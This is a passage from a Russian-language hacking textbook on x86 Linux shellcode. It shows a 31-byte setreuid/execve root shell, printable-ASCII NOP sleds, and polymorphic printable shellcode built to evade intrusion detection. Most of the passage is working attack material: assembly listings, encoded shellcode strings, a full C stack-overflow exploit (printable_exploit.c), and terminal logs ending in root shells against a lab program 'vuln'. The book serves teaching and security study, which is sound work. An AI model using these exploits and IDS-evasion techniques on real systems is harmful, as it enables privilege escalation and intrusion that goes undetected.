Команда `cdq` заполняет регистр EDX разрядом знака регистра EAX. Если в EAX находится отрицательное число, то все разряды регистра EDX будут заполнены единицами, а если неотрицательное (в EAX находится ноль или положительное число), то все разряды регистра EDX будут заполнены нулями. В данном случае в EAX лежит положительное число, поэтому EDX будет обнулен. Эта команда на 1 байт короче команды XOR и уменьшает шеллкод еще на 1 байт. В конечном счете наш маленький шеллкод выглядит так:

tinyshell.asm

```
BITS 32

; setreuid(uid_t ruid, uid_t euid)
  push byte 70      ; протолкнуть в стек байт со значением 70
  pop eax           ; вытолкнуть из стека 4-байтовое слово 70
  xor ebx, ebx      ; поместить 0 в ebx, чтобы задать истинный uid как  root
  xor ecx, ecx     ; поместить 0 в ecx, чтобы задать действующий uid как root
  int 0x80          ; Обратиться к ядру для возбуждения системного вызова

; execve(const char *filename, char *const argv [], char *const envp[])
  push ecx          ; протолкнуть 4 нулевых байта из ecx в стек
  push 0x68732f2f   ; протолкнуть "//sh" в стек
  push 0x6e69622f   ; протолкнуть "/bin" в стек
  mov ebx, esp      ; поместить адрес "/bin//sh" в ebx с помощью esp
  push ecx          ; протолкнуть 4 нулевых байта из ecx в стек
  push ebx          ; протолкнуть ebx в стек
  mov ecx, esp      ; поместить адрес из ebx в ecx с помощью esp
  cdq               ; поместить 0 в edx с помощью знакового разряда из eax
  mov al, 11        ; поместить 11 в eax, т.к. execve() - это syscall #11
  int 0x80          ; Обратиться к ядру для возбуждения системного вызова
```

Следующий листинг показывает, что после ассемблирования `tinyshell.asm` занимает 31 байт.

```
$ nasm tinyshell.asm
$ wc -c tinyshell
     31 tinyshell
$ hexedit tinyshell
00000000   6A 46 58 31  DB 31 C9 CD  80 51 68 2F  2F 73 68 68   jFX1.1...Qh//shh
00000010   2F 62 69 6E  89 E3 51 53  89 E1 99 B0  0B CD 80      /bin..QS.......
```

Этот шеллкод можно применить в эксплойте для уязвимой программы vuln из предыдущих разделов. Значение указателя на стек позволяет получить специальная командная строка, которая формирует миниатюрную программу, компилирует ее, выполняет и удаляет. Данная программа запрашивает память в стеке и выводит адрес этой памяти. Кроме того, NOP-цепочка становится на 15 байт длиннее, потому что шеллкод на 15 байт короче.

```
$ echo 'main(){int sp;printf("%p\n",&sp);}'>q.c;gcc -o q.x q.c;./q.x;rm q.?
0xbffff884
$ pcalc 202+46-31
        217             0xd9            0y11011001
$ ./vuln `perl -e 'print "\x90"x217;'``cat tinyshell``perl -e 'print
"\x84\xf8\xff\xbf"x70;'`
sh-2.05b# whoami
root
sh-2.05b#
```

0x2a8 Команды, совпадающие с отображаемыми символами ASCII

Есть ряд полезных команд ассемблера для x86, которые соответствуют отображаемым символам ASCII. К числу простых однобайтовых команд относятся инкрементирование и декрементирование, inc и dec. Эти команды прибавляют единицу к соответствующему регистру или вычитают ее.

Команда	Hex	ASCII
inc eax	0x40	@
inc ebx	0x43	C
inc ecx	0x41	A
inc edx	0x42	B
dec eax	0x48	H
dec ebx	0x4B	K
dec ecx	0x49	I
dec edx	0x4A	J

Эти значения полезно помнить. Некоторые системы обнаружения вторжения (IDS) пытаются вылавливать эксплойты, отыскивая длинные последовательности команд NOP, которые могут быть NOP-цепочками. Избежать обнаружения такими системами можно с помощью хирургически точного кода, но альтернативой может служить задание в цепочке других однобайтовых команд. Поскольку используемые в шеллкоде регистры все равно будут обнуляться, предшествующие обнулению команды инкрементирования и декрементирования не могут помешать. Это означает, что вместо команды NOP, состоящей из

неотображаемого значения 0x90, можно использовать цепочку символов B, как показано ниже.

```
$ echo 'main(){int sp;printf("%p\n",&sp);}'>q.c;gcc -o q.x q.c;./q.x;rm q.?
0xbffff884
$ ./vuln `perl -e 'print "B"x217;'``cat tinyshell``perl -e 'print
"\x84\xf8\xff\xbf"x70;'`
sh-2.05b# whoami
root
sh-2.05a#
```

Эти однобайтовые отображаемые команды можно использовать в различных сочетаниях, что создает искусную маскировку:

```
$ export SHELLCODE=HIJACKHACK`cat tinyshell`
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffa7e
$ ./vuln2 `perl -e 'print "\x7e\xfa\xff\xbf"x8;'`
sh-2.05b# whoami
root
sh-2.05b#
```

Отображаемые символы в NOP-цепочке упрощают отладку и помогают избежать обнаружения простейшими правилами IDS, которые ищут длинные последовательности команд NOP.

0x2a9 Полиморфный шеллкод

Более изощренные IDS в действительности ищут стандартные сигнатуры шеллкодов. Но даже эти системы можно обмануть с помощью полиморфного шеллкода. Этот прием часто применяется авторами вирусов: он скрывает истинную сущность шеллкода под множеством различных масок. Обычно для этого пишут загрузчик, строящий или раскодирующий шеллкод, который затем и выполняется. Стандартный прием – зашифровать шеллкод с помощью операций XOR, расшифровать его в коде загрузчика и выполнить расшифрованный шеллкод. Это позволит избежать обнаружения кода загрузчика и зашифрованного шеллкода системами IDS, а конечный результат окажется тем же самым. Один и тот же шеллкод можно зашифровать бесчисленным количеством способов, поэтому обнаружение по сигнатуре становится почти невозможным.

Существуют такие инструменты, как, например, ADMutate, которые XOR-шифруют существующий шеллкод и добавляют к нему код загрузчика. Это, конечно, удобно, но в образовательных целях гораздо полезнее самостоятельно написать полиморфный шеллкод.

0x2aa Полиморфный шеллкод в отображаемых ASCII-символах

Чтобы замаскировать шеллкод, сделаем его полиморфным и состоящим только из отображаемых символов. Дополнительно потребовав

применять только команды, ассемблируемые в отображаемые ASCII-символы, мы столкнемся с некоторыми трудностями и одновременно получим возможность создания искусных хаков. Однако полученный в итоге шеллкод из отображаемых символов пройдет большинство систем IDS и может быть помещен в контролируемые буферы, которые не принимают неотображаемые символы, а это означает, что возможности применения эксплойтов будут расширены.

Группа команд ассемблера, транслируемых в машинный код из байтов, попадающих в диапазон отображаемых символов ASCII (от 0x33 до 0x7e), в действительности весьма мала. Данное ограничение делает написание шеллкода значительно более сложным, но не невозможным.

К сожалению, команда XOR с различными регистрами не ассемблируется в отображаемый символ ASCII. Поэтому нужен другой метод обнуления регистров, в котором нет нулевых байтов и применяются только отображаемые в символы команды. На наше счастье, есть еще одна поразрядная операция AND, которая, будучи примененной к содержимому регистра EAX, ассемблируется в символ %. Команда ассемблера `and eax, 0x41414141` ассемблируется в отображаемый машинный код `%AAAA`, потому что шестнадцатеричное 0x41 есть код символа «A».

Операция AND преобразует биты по следующим правилам:

```
1 and 1 = 1
0 and 0 = 0
1 and 0 = 0
0 and 1 = 0
```

Результат операции равен 1 только тогда, когда оба бита равны 1, поэтому выполнение двух команд AND для регистра EAX сначала с некоторым значением, а потом с тем, что получается при инвертировании каждого бита, обнуляет EAX.

```
    Двоичное                                 Шестнадцатеричное
    10001010100111001001111010010l0      0x454e4f4a
AND 01110100011000100110000000110101  AND 0x3a313035
----------------------------------- ---------------
    00000000000000000000000000000000      0x00000000
```

С помощью такого приема, в котором участвуют два отображаемых 32-разрядных значения, являющихся поразрядным инвертированием друг друга, можно обнулить регистр EAX, избегая нулевых байтов, а полученный машинный код будет отображаемым текстом.


```
and eax, 0x454e4f4a  ;  ассемблируется в %JONE
and eax, 0x3a313035  ;  ассемблируется в %501:
```

Таким образом, байты `%JONE%501:` в машинном коде обнуляют регистр EAX. Это интересно. Вот некоторые другие команды, ассемблируемые в отображаемые ASCII-символы:

```
sub eax, 0x41414141 -AAAA
push eax P
```

```
pop eax X
push esp T
pop esp \
```

Как ни удивительно, этих команд вместе с `AND eax` оказывается достаточно, чтобы написать код загрузчика, который построит в стеке шеллкод и запустит его. В целом техника основывается на том, чтобы сначала вернуть ESP дальше, чем находится выполняемый код загрузчика (в более старшие адреса памяти), а затем строить шеллкод от конца к началу, проталкивая значения в стек, как показано на схеме.



Стек растет (от старших адресов памяти к младшим), поэтому ESP будет двигаться назад по мере проталкивания значений в стек, а EIP будет двигаться вперед по мере выполнения кода загрузчика. В конечном итоге EIP и ESP встретятся, и EIP продолжит выполнение по только что построенному шеллкоду.

Сначала отодвинем ESP на 860 байт за выполняющийся код загрузчика, прибавив к ESP 860. Эта величина соответствует примерно 200 байтам NOP-цепочки и учитывает размер кода загрузчика. Точность для нее не требуется, потому что далее мы сделаем некоторую неаккуратность допустимой. Поскольку нам доступна только команда вычитания, сложение будет моделироваться циклическим вычитанием. Регистр имеет длину лишь 32 бита, поэтому прибавление к регистру 860 равносильно вычитанию $2^{32}-860$, или 4 294 966 436. Однако в операции вычитания можно задействовать лишь отображаемые значения, поэтому оно разделено на три команды, в каждой из которых только отображаемые операнды.

```
sub eax, 0x39393333  ; ассемблируется в -3399
sub eax, 0x72727550  ; ассемблируется в -Purr
sub eax, 0x54545421  ; ассемблируется в -!TTT
```

Наша цель – вычесть эти значения из ESP, а не EAX, но команда `sub esp` не ассемблируется в отображаемый символ ASCII. Поэтому для вы-

читания надо поместить в EAX текущее значение ESP, а потом полученное в EAX значение записать обратно в ESP.

Поскольку `mov esp, eax` и `mov eax, esp` тоже не ассемблируются в отображаемые ASCII-символы, этот обмен надо выполнить через стек. Проталкивая в стек значение из регистра-источника, а затем выталкивая его из стека в регистр-приемник, мы реализуем эквивалент команды `mov <dest>, <source>` с помощью `push <source>` и `pop <dest>`. А так как команды `pop` и `push` для обоих регистров EAX и ESP ассемблируются в отображаемые ASCII-символы, все это можно сделать с помощью отображаемого ASCII.

Итак, окончательно группа команд, прибавляющая 860 к ESP, выглядит следующим образом:

```
and eax, 0x454e4f4a  ; ассемблируется в %JONE
and eax, 0x3a313035  ; ассемблируется в %501:

push esp             ; ассемблируется в T
pop eax              ; ассемблируется в X

sub eax, 0x39393333  ; ассемблируется в -3399
sub eax, 0x72727550  ; ассемблируется в -Purr
sub eax, 0x54545421  ; ассемблируется в -!TTT

push eax             ; ассемблируется в P
pop esp              ; ассемблируется в \
```

Это означает, что цепочка `%JONE%501:TX-3399-Purr-!TTT-P\` в машинном коде прибавит 860 к ESP. Пока все идет хорошо. Теперь надо построить шеллкод.

Для начала еще раз обнулим EAX, но теперь, когда известен метод, это сделать легко. Затем с помощью других команд `sub` получим в регистре EAX последние четыре байта шеллкода в обратном порядке. Так как стек обычно растет вверх (в направлении младших адресов памяти) и строится по схеме FILO, первым помещенным в стек значением должны быть последние четыре байта шеллкода. Эти байты должны размещаться в обратном порядке, соответствующем нашей архитектуре. Ниже приводится шестнадцатеричный дамп короткого шеллкода, созданного в предыдущем разделе, который будет строиться кодом загрузчика:

```
00000000  6A 46 58 31  DB 31 C9 CD  80 51 68 2F  2F 73 68 68  jFX1.1...Qh//shh
00000010  2F 62 69 6E  89 E3 51 53  89 E1 99 B0  0B CD 80     /bin..QS.......
```

Здесь жирным шрифтом выделены последние четыре байта: в регистре EAX должно быть значение 0x80CD0BB0. Его нетрудно получить с помощью команд циклического вычитания, а затем можно протолкнуть EAX в стек. В результате ESP сместится вверх (в сторону младших адресов памяти), в конец только что записанного значения, и будет готов к принятию очередных четырех байт шеллкода (подчеркнутых в предыдущем дампе). С помощью очередной группы команд sub в EAX будет помещено значение 0x99E18953, которое также протолкнем в

стек. Повторением этой процедуры для каждого 4-байтового участка строится шелкод в направлении от конца к началу навстречу выполняемому коду загрузчика.

```
00000000  6A 46 58 31  DB 31 C9 CD  80 51 68 2F  2F 73 68 68  jFX1.1...Qh//shh
00000010  2F 62 69 6E  89 E3 51 53  89 E1 99 B0  0B CD 80     /bin..QS.......
```

В итоге будет достигнуто начало шелкода с оставшимися тремя байтами (подчеркнутыми в приведенном шелкоде), после того как в стек будет помещено значение 0xC931DB31. Положение можно улучшить, поместив в начало кода одну однобайтовую команду NOP и протолкнув в стек значение 0x58466A90 – машинный код NOP равен 0x90.

Код, который осуществляет всю процедуру, выглядит так:

```
and eax, 0x454e4f4a  ; снова обнуляем регистр EAX
and eax, 0x3a313035  ; с помощью известного приема

sub eax, 0x344b4b74  ; вычитаем из EAX некоторые отображаемые величины,
sub eax, 0x256e5867  ; чтобы получить в EAX 0x80cd0bb0
sub eax, 0x25795075  ; (потребовалось 3 команды)
push eax             ; и протолкнуть EAX в стек

sub eax, 0x6e784a38  ; вычитаем другие отображаемые значения,
sub eax, 0x78733825  ; чтобы получить в EAX 0x99e18953
push eax             ; и протолкнуть это в стек

sub eax, 0x64646464  ; вычитаем другие отображаемые значения,
sub eax, 0x6a373737  ; чтобы получить в EAX 0x51e3896e
sub eax, 0x7962644a  ; (потребовалось 3 команды)
push eax             ; и протолкнуть EAX в стек

sub eax, 0x55257555  ; вычитаем другие отображаемые значения,
sub eax, 0x41367070  ; чтобы получить в EAX 0x69622f68
sub eax, 0x52257441  ; (потребовалось 3 команды)
push eax             ; и протолкнуть EAX в стек

sub eax, 0x77777777  ; вычитаем другие отображаемые значения,
sub eax, 0x33334f4f  ; чтобы получить в EAX 0x68732f2f
sub eax, 0x56443973  ; (потребовалось 3 команды)
push eax             ; и протолкнуть EAX в стек

sub eax, 0x254f2572  ; вычитаем другие отображаемые значения,
sub eax, 0x65654477  ; чтобы получить в EAX 0x685180cd
sub eax, 0x756d4479  ; (потребовалось 3 команды)
push eax             ; и протолкнуть EAX в стек

sub eax, 0x43434343  ; вычитаем другие отображаемые значения,
sub eax, 0x25773025  ; чтобы получить в EAX 0xc931db31
sub eax, 0x36653234  ; (потребовалось 3 команды)
push eax             ; и протолкнуть EAX в стек

sub eax, 0x387a3848  ; вычитаем другие отображаемые значения,
sub eax, 0x38713859  ; чтобы получить в EAX 0x58466a90
push eax             ; и протолкнуть EAX в стек
```

После всех этих операций где-то за областью, занимаемой загрузчиком, построен шеллкод, и, скорее всего, между ним и выполняемым кодом загрузчика остался некоторый промежуток. Код загрузчика можно соединить с шеллкодом цепочкой команд NOP.

Запись в EAX значения 0x90909090 опять осуществляется командой `sub`, а затем EAX проталкивается в стек. Каждая команда `push` помещает в начало шеллкода четыре команды NOP. В конечном счете эти команды NOP станут записываться поверх выполняемых команд `push` в коде загрузчика, что позволит EIP и программе проскочить по NOP-цепочке к шеллкоду. Окончательный результат вместе с комментариями выглядит так:

print.asm

```
BITS 32
and eax, 0x454e4f4a  ; обнулить регистр EAX с помощью AND
and eax, 0x3a313035  ; над подобранными отображаемыми символами

push esp             ; протолкнуть ESP в стек, а затем вытолкнуть
pop eax              ; в EAX, смоделировав mov eax, esp

sub eax, 0x39393333  ; вычесть различные отображаемые значения
sub eax, 0x72727550  ; из EAX с циклическим переносом,
sub eax, 0x54545421  ; чтобы в результате прибавить 860 к ESP

push eax             ; протолкнуть EAX в стек, а затем
pop esp              ; вытолкнуть со стека в ESP, эмулируя mov eax, esp

; теперь ESP сместился вниз на 860 байтов (в старшие адреса),
; что дальше, чем выполняющийся сейчас байт-код загрузчика.

and eax, 0x454e4f4a  ; снова обнуляем регистр EAX
and eax, 0x3a313035  ; с помощью известного приема

sub eax, 0x344b4b74  ; вычитаем из EAX,
sub eax, 0x256e5867  ; чтобы получить в EAX 0x80cd0bb0
sub eax, 0x25795075  ; (потребовалось 3 команды)
push eax             ; и протолкнуть EAX в стек

sub eax, 0x6e784a38  ; вычитаем другие отображаемые значения,
sub eax, 0x78733825  ; чтобы получить в EAX 0x99e18953
push eax             ; и протолкнуть это в стек

sub eax, 0x64646464  ; вычитаем другие отображаемые значения,
sub eax, 0x6a373737  ; чтобы получить в EAX 0x51e3896e
sub eax, 0x7962644a  ; (потребовалось 3 команды)
push eax             ; и протолкнуть EAX в стек

sub eax, 0x55257555  ; вычитаем другие отображаемые значения,
sub eax, 0x41367070  ; чтобы получить в EAX 0x69622f68
sub eax, 0x52257441  ; (потребовалось 3 команды)
push eax             ; и протолкнуть EAX в стек

sub eax, 0x77777777  ; вычитаем другие отображаемые значения,
sub eax, 0x33334f4f  ; чтобы получить в EAX 0x68732f2f
sub eax, 0x56443973  ; (потребовалось 3 команды)
```

```
push eax              ; и протолкнуть EAX в стек

sub eax, 0x254f2572   ; вычитаем другие отображаемые значения,
sub eax, 0x65654477   ; чтобы получить в EAX 0x685180cd
sub eax, 0x756d4479   ; (потребовалось 3 команды)
push eax              ; и протолкнуть EAX в стек

sub eax, 0x43434343   ; вычитаем другие отображаемые значения,
sub eax, 0x25773025   ; чтобы получить в EAX 0xc931db31
sub eax, 0x36653234   ; (потребовалось 3 команды)
push eax              ; и протолкнуть EAX в стек

sub eax, 0x387a3848   ; вычитаем другие отображаемые значения,
sub eax, 0x38713859   ; чтобы получить в EAX 0x58466a90
push eax              ; и протолкнуть EAX в стек

; добавляем NOP-след
sub eax, 0x6a346a6a   ; вычитаем другие отображаемые значения,
sub eax, 0x254c3964   ; чтобы получить в EAX 0x90909090
sub eax, 0x38353632   ; (потребовалось 3 команды)
push eax              ; и многократно протолкнуть EAX в стек,
push eax              ; чтобы получить NOP-след,
push eax              ; соединяющий код загрузчика
push eax              ; с только что построенным шеллкодом.
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
```

Этот текст ассемблируется в строку отображаемых ASCII-символов, одновременно являющуюся исполняемым машинным кодом.

```
$ nasm print.asm
$ cat print
```

Машинный код выглядит так:

```
%JONE%501:TX-3399-Purr-!TTTP\%JONE%501:-tKK4-gXn%-uPy%P-8Jxn-%8sxP-dddd-
777j-JdbyP-Uu%U-pp6A-At%RP-wwww-OO33-s9DVP-r%O%-wDee-yDmuP-CCCC-%Ow%-42e6P-
H8z8-Y8q8P-jj4j-d9L%-2658PPPPPPPPPPPPPPPP
```

Этот код можно использовать в эксплойте переполнения стека, когда начало отображаемого шеллкода находится близко от текущего указателя стека, потому что указатель стека перемещается кодом загрузчика относительно текущего значения. К счастью, так и происходит, когда код записывается в буфер эксплойта.

Следующий код – это первоначальный код exploit.c, модифицированный для использования шеллкода в отображаемых ASCII-символах.

printable_exploit.c

```
#include <stdlib.h>

char shellcode[] =
"%JONE%501:TX-3399-Purr-!TTTP\\%JONE%501:-tKK4-gXn%-uPy%P-8Jxn-%8sxP-dddd-
777j-JdbyP-Uu%U-pp6A-At%RP-wwww-OO33-s9DVP-r%O%-wDee-yDmuP-CCCC-%Ow%-42e6P-
H8z8-Y8q8P-jj4j-d9L%-2658PPPPPPPPPPPPPPP";

unsigned long sp(void)         // это всего лишь маленькая функция
{ __asm__("movl %esp, %eax");} // для получения указателя на стек

int main(int argc, char *argv[])
{
  int i, offset;
  long esp, ret, *addr_ptr;
  char *buffer, *ptr;

  if(argc < 2)         // если в командной строке не задано смещение,
  {                    // вывести сообщение о синтаксисе вызова
    printf("Use %s <offset>\nUsing default offset of 0\n",argv[0]);
    offset = 0;        // и установить смещение по умолчанию 0.
  }
  else   // иначе использовать смещение, указанное в командной строке
  {
    offset = atoi(argv[1]); // offset = смещение в командной строке
  }

  esp = sp();            // Поместить в esp текущий указатель стека
  ret = esp - offset;    // мы хотим переписать адрес возврата

  printf("Stack pointer (EIP) : 0x%x\n", esp);
  printf(" Offset from EIP : 0x%x\n", offset);
  printf("Desired Return Addr : 0x%x\n", ret);

// Выделить для буфера 600 байт (в куче)
  buffer = malloc(600);

// Заполнить весь буфер нужным адресом возврата
  ptr = buffer;
  addr_ptr = (long *) ptr;
  for(i=0; i < 600; i+=4)
  { *(addr_ptr++) = ret; }

// Заполнить первые 200 байтов буфера командами "NOP"
  for(i=0; i < 200; i++)
  { buffer[i] = '@'; } // Использовать отображаемую однобайтную команду

// Поместить шеллкод после NOP-следа
  ptr = buffer + 200 - 1;
  for(i=0; i < strlen(shellcode); i++)
  { *(ptr++) = shellcode[i]; }

// Завершить строку
```

```
  buffer[600-1] = 0;

// Теперь вызываем программу ./vuln, передав в качестве аргумента
   построенный буфер
  execl("./vuln", "vuln", buffer, 0);

  return 0;
}
```

По существу это тот же самый код эксплойта, что и раньше, но в нем используется новый шеллкод, состоящий из отображаемых символов, и отображаемая однобайтная команда для создания NOP-цепочки. Кроме того, обратите внимание, что символ обратной косой черты в шеллкоде необходимо предварить другим символом обратной косой черты, чтобы он был правильно воспринят компилятором. Если бы мы задавали шеллкод в виде шестнадцатеричных символов, этого не потребовалось бы делать. Следующий листинг показывает результат компиляции и выполнения программы эксплойта, приводящего к открытию оболочки с правами root.

```
$ gcc -o exploit2 printable_exploit.c
$ ./exploit2 0
Stack pointer (EIP) : 0xbffff7f8
    Offset from EIP : 0x0
Desired Return Addr : 0xbffff7f8
sh-2.05b# whoami
root
sh-2.05b#
```

Отлично, отображаемый шеллкод работает. А благодаря тому, что существует много различных комбинаций команд `sub`, с помощью которых в EAX получается необходимое значение, этот код обладает также полиморфными свойствами. При изменении этих значений получается мутировавший, иначе выглядящий шеллкод, который тем не менее дает один и тот же конечный результат.

Эксплойт с отображаемыми символами можно осуществлять и в командной строке, создав при этом цепочку NOP, которая могла бы составить предмет гордости Мистера Ти.[1]

```
$ echo 'main(){int sp;printf("%p\n",&sp);}'>q.c;gcc -o q.x q.c;./q.x;rm q.?
0xbffff844
$ ./vuln `perl -e 'print "JIBBAJABBA"x20;'``cat print``perl -e 'print
"\x44\xf8\xff\xbf"x40;'`
sh-2.05b# whoami
root
sh-2.05b#
```

[1] Лоренс Тьюред (Lawrence Tureaud) – американский киноактер и рестлер, известный, в частности, по роли сержанта Боско «Д.Н.» Баракуса в сериале «The A-Team» (Команда А, 1983 г.); обладатель крутого нрава. Nop (nope) – искаженное no (англ.). – *Примеч. ред.*

Однако этот отображаемый шеллкод не будет работать, если его записать в переменную окружения, потому что указатель стека будет расположен совсем в другом месте. Чтобы записать реальный шеллкод в место, доступное отображаемому шеллкоду, требуется другая тактика. Возможный выход – вычислять адрес переменной окружения и каждый раз модифицировать отображаемый шеллкод, чтобы он помещал указатель стека примерно на 50 байт дальше конца отображаемого кода загрузчика, давая возможность построить реальный шеллкод.

Существует более простое решение. Поскольку переменные окружения обычно расположены вблизи нижней части стека (в старших адресах памяти), можно сделать указатель стека близким к началу стека, например, поместив в него 0xbffffffe0. Тогда реальный шеллкод станет записываться в обратном направлении от этой точки, а чтобы перекрыть промежуток между отображаемым шеллкодом (кодом загрузчика в окружении) и реальным шеллкодом, записать длинную цепочку NOP. Ниже приводится новая версия отображаемого шеллкода, которая это осуществляет.

print2.asm

```
BITS 32
and eax, 0x454e4f4a ; обнулить регистр EAX с помощью AND
and eax, 0x3a313035 ; над подобранными отображаемыми символами

sub eax, 0x59434243 ; вычесть из EAX разные отображаемые значения,
sub eax, 0x6f6f6f6f ; чтобы получить в нем 0xbffffffe0
sub eax, 0x774d4e6e ; (теперь текущий ESP нам не нужен)

push eax            ; протолкнуть EAX в стек, а затем вытолкнуть
pop esp             ; в ESP, смоделировав mov esp, eax

; Теперь в ESP 0xbffffffe0, что дальше
; выполняемого в данный момент кода загрузчика.

and eax, 0x454e4f4a ; снова обнуляем регистр EAX
and eax, 0x3a313035 ; с помощью известного приема

sub eax, 0x344b4b74 ; вычитаем из EAX,
sub eax, 0x256e5867 ; чтобы получить в EAX 0x80cd0bb0
sub eax, 0x25795075 ; (потребовалось 3 команды)
push eax            ; и протолкнуть EAX в стек

sub eax, 0x6e784a38 ; вычитаем другие отображаемые значения,
sub eax, 0x78733825 ; чтобы получить в EAX 0x99e18953
push eax            ; и протолкнуть это в стек

sub eax, 0x64646464 ; вычитаем другие отображаемые значения,
sub eax, 0x6a373737 ; чтобы получить в EAX 0x51e3896e
sub eax, 0x7962644a ; (потребовалось 3 команды)
push eax            ; и протолкнуть EAX в стек

sub eax, 0x55257555 ; вычитаем другие отображаемые значения,
sub eax, 0x41367070 ; чтобы получить в EAX 0x69622f68
```

```
sub eax, 0x52257441 ; (потребовалось 3 команды)
push eax            ; и протолкнуть EAX в стек

sub eax, 0x77777777 ; вычитаем другие отображаемые значения,
sub eax, 0x33334f4f ; чтобы получить в EAX 0x68732f2f
sub eax, 0x56443973 ; (потребовалось 3 команды)
push eax            ; и протолкнуть EAX в стек

sub eax, 0x254f2572 ; вычитаем другие отображаемые значения,
sub eax, 0x65654477 ; чтобы получить в EAX 0x685180cd
sub eax, 0x756d4479 ; (потребовалось 3 команды)
push eax            ; и протолкнуть EAX в стек

sub eax, 0x43434343 ; вычитаем другие отображаемые значения,
sub eax, 0x25773025 ; чтобы получить в EAX 0xc931db31
sub eax, 0x36653234 ; (потребовалось 3 команды)
push eax            ; и протолкнуть EAX в стек

sub eax, 0x387a3848 ; вычитаем другие отображаемые значения,
sub eax, 0x38713859 ; чтобы получить в EAX 0x58466a90
push eax            ; и протолкнуть EAX в стек

; добавить NOP-цепочку
sub eax, 0x6a346a6a ; вычитаем другие отображаемые значения,
sub eax, 0x254c3964 ; чтобы получить в EAX 0x90909090
sub eax, 0x38353632 ; (потребовалось 3 команды)
push eax            ; и многократно протолкнуть EAX в стек,
push eax            ; чтобы получить NOP-цепочку,
push eax            ; соединяющую код загрузчика
push eax            ; с только что построенным шеллкодом.
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
```

```
push eax
push eax
push eax
push eax
push eax
push eax
```

Вот результат ассемблирования этого кода.

```
$ nasm print2.asm
$ cat print2
```

ассемблированный шеллкод print2

```
%JONE%5O1:-CBCY-oooo-nNMwP\%JONE%5O1:-tKK4-gXn%-uPy%P-8Jxn-%8sxP-dddd-777j-
JdbyP-Uu%U-pp6A-At%RP-wwww-OO33-s9DVP-r%O%-wDee-yDmuP-CCCC-%Ow%-42e6P-H8z8-
Y8q8P-jj4j-d9L%-2658PPPPPPPPPPPPPPP
```

Эта модифицированная версия отображаемого шеллкода в сущности осталась прежней, но вместо смещения указателя стека относительно текущего значения он просто устанавливается равным 0xbfffffe0. В конце количество команд, строящих NOP-цепочку, может потребоваться изменить в зависимости от того, где находится шеллкод.

Проверим новый отображаемый шеллкод в действии:

```
$ export ZPRINTABLE=JIBBAJABBAHIJACK`cat print2`
$ env
MANPATH=/usr/share/man:/usr/local/share/man:/usr/share/gcc-data/i686-pc-
linux-gnu/3.2/man:/usr/X11R6/man:/opt/insight/man
INFODIR=/usr/share/info:/usr/X11R6/info
HOSTNAME=overdose
TERM=xterm
SHELL=/bin/sh
SSH_CLIENT=192.168.0.118 1840 22
SSH_TTY=/dev/pts/2
MOZILLA_FIVE_HOME=/usr/lib/mozilla
USER=matrix
PAGER=/usr/bin/less
CONFIG_PROTECT_MASK=/etc/gconf
PATH=/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/i686-pc-linux-gnu/gcc-bin/
3.2:/usr/X11R6/bin:/opt/sun-jdk-1.4.0/bin:/opt/sun-jdk-1.4.0/jre/bin:/usr/
games/bin:/opt/insight/bin:.:/opt/j2re1.4.1/bin:/sbin:/usr/sbin:/usr/local/
sbin:/home/matrix/bin
PWD=/hacking
JAVA_HOME=/opt/sun-jdk-1.4.0
EDITOR=/bin/nano
JAVAC=/opt/sun-jdk-1.4.0/bin/javac
PS1=\$
CXX=g++
JDK_HOME=/opt/sun-jdk-1.4.0
SHLVL=1
HOME=/home/matrix
```

```
ZPRINTABLE=JIBBAJABBAHIJACK%JONE%501:-CBCY-oooo-nNMwP\%JONE%501:-tKK4-gXn%-
uPy%P-8Jxn-%8sxP-dddd-777j-JdbyP-Uu%U-pp6A-At%RP-wwww-0033-s9DVP-r%0%-wDee-
yDmuP-CCCC-%0w%-42e6P-H8z8-Y8q8P-jj4j-d9L%-
2658PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
LESS=-R
LOGNAME=matrix
CVS_RSH=ssh
LESSOPEN=|lesspipe.sh %s
INFOPATH=/usr/share/info:/usr/share/gcc-data/i686-pc-linux-gnu/3.2/info
CC=gcc
G_BROKEN_FILENAMES=1
_=/usr/bin/env
$ ./getenvaddr ZPRINTABLE
ZPRINTABLE is located at 0xbffffe63
$ ./vuln2 `perl -e 'print "\x63\xfe\xff\xbf"x9;'`
sh-2.05b# whoami
root
sh-2.05b#
```

Все прекрасно работает, т. к. ZPRINTABLE располагается в конце окружения. Если бы она находилась ближе к концу, понадобилось бы добавить к концу отображаемого шеллкода дополнительные символы, чтобы оставить место для реального шеллкода, который надо построить. Если отображаемый шеллкод находится дальше от конца, требуется более длинная NOP-цепочка для перекрытия разрыва. Вот соответствующий пример:

```
$ unset ZPRINTABLE
$ export SHELLCODE=JIBBAJABBAHIJACK`cat print2`
$ env
MANPATH=/usr/share/man:/usr/local/share/man:/usr/share/gcc-data/i686-pc-
linux-gnu/3.2/man:/usr/X11R6/man:/opt/insight/man
INFODIR=/usr/share/info:/usr/X11R6/info
HOSTNAME=overdose
SHELLCODE=JIBBAJABBAHIJACK%JONE%501:-CBCY-oooo-nNMwP\%JONE%501:-tKK4-gXn%-
uPy%P-8Jxn-%8sxP-dddd-777j-JdbyP-Uu%U-pp6A-At%RP-wwww-0033-s9DVP-r%0%-wDee-
yDmuP-CCCC-%0w%-42e6P-H8z8-Y8q8P-jj4j-d9L%-
2658PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
TERM=xterm
SHELL=/bin/sh
SSH_CLIENT=192.168.0.118 1840 22
SSH_TTY=/dev/pts/2
MOZILLA_FIVE_HOME=/usr/lib/mozilla
USER=matrix
